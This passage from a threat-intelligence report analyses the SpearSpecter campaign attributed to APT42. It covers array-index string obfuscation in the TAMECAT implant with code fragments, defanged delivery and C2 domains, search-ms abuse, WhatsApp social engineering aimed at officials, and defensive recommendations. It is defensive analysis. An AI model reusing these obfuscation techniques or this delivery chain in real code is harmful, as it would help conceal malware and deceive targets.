Third, we observed a string-construction obfuscation technique in TAMECAT (e.g., `fhgPczTORoCNEDsm.txt`), consistent with public reports on APT42. The implant pieces together a hidden value by taking single characters from many small arrays, an obfuscation technique that reconstructs a C2, URL, or command without writing it plainly in the code.

```
luelriciuewwubjtc($tpf[6]+$zxr[0]+$mhx[1]+$yk6[3]+$ul0[7]+$zoo[0]+
$mxe[5]+$dof[0]+$kzm[0]
```

This matches the technique shown in Google / Mandiant's example (`Borjol(...)`) where tokens are stitched from array indices before execution:

```
Borjol($wvp[5]+$xme[2]+$nwk[3]+$vrl[3]+$gzk[4]+$ni2[0]+$tkk[2]+$kq4[0]+
$yoe[4]+$jwv[0]+
$ywa[0]+$sxi[5]+$bw9[12]+$kgu[1]+$mdi[0]+$ruz[3]+$byh[3]+$sja[3]+
$wqf[0]+$wof[2]+
$mg4[1]+$rfi[5]+$dt9[11]+$qgv[9]+$jt5[0]+$lli[1]+$owd[4]+$lp2[6]+
$wkb[2]+$zen[7]+$sro[0]+
$ta8[0]+$kg9[0]+$esk[8]+$ci4[5]+$oyx[0]+$ico[1]+$xy9[1]+$vvl[0])
```

Across three independent behaviors, misspell-then-repair command lines, runtime-resolved PowerShell execution, and array-index string construction, we see a coherent, repeated OPSEC pattern, hide the strings, resolve/repair at runtime, then execute. That consistency strengthens the linkage to APT42 in SpearSpecter.

Network Infrastructure

SpearSpecter's campaign infrastructure supports initial access, payload delivery, and command-and-control using a layered mix of attacker-controlled and cloud-based services.

Stage one arrives via a deep, randomized path on `filenest[.]info`, which redirects to `cloudcaravan[.]info`, which abuses the Windows search-ms URI handler to trigger user-driven execution.

Stage two then fetches a malicious `.LNK` from `datadrift[.]somee[.]com` (a WebDAV-backed host on Somee, a free shared-hosting platform that this actor has leveraged in other operations for quick, disposable delivery infrastructure).

After initial access, operations pivot to the commodity cloud for staging/C2 edges. We observed requests through `filenest[.]osc-fr1.scalingo.io` (multi-tenant PaaS) that linked with others APT42 operations and requests to hosted components on `s3[.]tebi[.]io` (S3-compatible object storage) was previously reported in TAMECAT activity.

Taken together, somee/filenest for ephemeral delivery, synchronized domain activity (`somee[.]com` and Scalingo/Tebi for staging, this layered, cloud-heavy footprint is consistent with APT42 operation

Victimology and Targeting

SpearSpecter activity clusters around senior government and defense officials, consistent with APT42's pathway to sustained intelligence collection on behalf of IRGC-IO. In our case, lures that impersonate legitimate services are paired with short-lived delivery hosts and cloud telemetry to persist in targeted accounts and enable selective, long-term exfiltration.

Notably, we also observed direct outreach via WhatsApp, consistent with past APT42 operations. The operators demonstrate high-end social-engineering tradecraft. They first gather detailed personal and professional context on a target, then initiate contact while impersonating a role or service aligned with that context, which materially increases trust and conversion rates. The who (senior officials) and the how (context-driven social engineering to build trust, followed by credential theft and cloud-based persistence) align with the actor's documented mandate and tradecraft.

Timeline Analysis

The infrastructure and activity unfolded on a tight, coordinated timeline:

`cloudcaravan[.]info` and `filenest[.]info` were both created on 2025-08-17 at 00:00:00 UTC, coming online concurrently and consistent with pre-planned, paired staging rather than opportunistic reuse.

Attribution Conclusion

These infrastructure components routinely enable payload delivery, C2 communication, and data exfiltration processes within APT42's arsenal and campaign.

This detailed analysis of tools, techniques, and network infrastructure provides strong corroborative evidence linking SpearSpecter's operational footprint to APT42. It highlights the adversary's sophisticated use of obfuscation, cloud platforms, and familiar modular implants for stealthy persistence and data theft in support of Iranian state-sponsored espionage.

Insights / Recommendations

The INDA recommends the following to strengthen the organization's security posture against the APT42 SpearSpecter campaign, in particular, and the APT42 operation in general.

Visibilities & Monitoring

Visibility and monitoring are key in early identification of the campaign and can help contain the attack before any valuable data is exfiltrated.

Because almost all payloads run only in memory (fileless), a mature host-based visibility is needed. Among other things, PowerShell script block logging should be enabled, Sysmon should be installed and configured to report to a SIEM solution, and an EDR product should be installed.

We recommend building behavior rules based on the TTPs outlined in this article and monitoring for the IOCs attached.

If you believe you may be a target of interest to the IRGC, we recommend using the TTPs and IOCs to perform a retro hunt across your environments.

Employee Awareness

APT42's main initial access tactic is social engineering, mainly targeting high-value targets. Keeping that in mind, the organization should prioritize investing in educating senior employees, especially those who may possess data of interest to the IRGC.

Education efforts should emphasize the sophistication of the social engineering used by the group, and should urge vigilance even when approached by someone from a known organization on a known messaging platform like WhatsApp, even if the language used seems correct.

Educating users to always double-check with a known and trusted member of the organization that the person is real and genuinely the one who approached them can significantly reduce the attack vector the group uses.

Disable "search-ms" URI protocol handler

Abuse of the search-ms protocol for payload delivery is on the rise. Many threat actors use it to share malware with victims without sending files directly, which may be caught by security products. Disabling the search-ms protocol can block attackers from sharing the file and serve as a countermeasure to prevent other attacks.

You can disable the search-ms protocol by running the following command in the Windows Registry Editor:

```
reg delete HKEY_CLASSES_ROOT\search /f
reg delete HKEY_CLASSES_ROOT\search-ms /f
```

This prevents the protocol from being used to launch Windows file searches from links or other applications.

Network Monitoring & Filtering

Recent changes by APT42 include using legitimate services as infrastructure, such as Cloudflare workers, Google Firebase, Discord, and Telegram. Defenders must stay vigilant, even to benign activity. Build a baseline of network activity and alert on any deviation, even those made to benign services.

In addition, it is recommended to use a proxy to filter network activity. While it can't block requests to legitimate services later in the attack, it may stop the first stages that use known attacker infrastructure. During incident response, this enables investigators to inspect network activity and build a full picture of the attack.

Moreover, using a proxy tool with packet inspection capabilities can help detect some of the attacker's activity in the network, such as an IV key in the HTTP Sec-Host header. Additionally, if the organization knows it doesn't use Telegram or Discord for its business operations, it can block them as well.

Endpoint Hardening

APT42 leveraged fileless payloads to evade traditional detection. Most of their activity occurs in memory. Strong endpoint controls are essential to limiting the attacker's ability to infiltrate and persist in the environment.

Configure PowerShell to use Constrained Language Mode. Enable AMSI (Antimalware Scan Interface) integration. Enforce Script Block Logging. These measures help defenders detect suspicious PowerShell activity, even when payloads never touch disk.

Deploy EPM product, AppLocker, or Windows Defender Application Control policies. These reduce the attack surface by preventing unapproved binaries, scripts, and LNK files from running.

Conclusion

The SpearSpecter campaign demonstrates how APT42 is employing targeted social engineering, combined with a modular PowerShell backdoor, to obtain data of interest to the IRGC.

The campaign, with its new TTPs, infrastructure, and TAMECAT modules, demonstrates that the threat actor continues to refine its toolset to achieve its operational goals and stay under the radar for as long as possible.

APT42, operating in the interests of the Islamic Revolutionary Guard Corps, plays a pivotal role in Iran's intelligence-gathering efforts, specifically targeting individuals who may possess data of interest to the Islamic Revolutionary Guard Corps.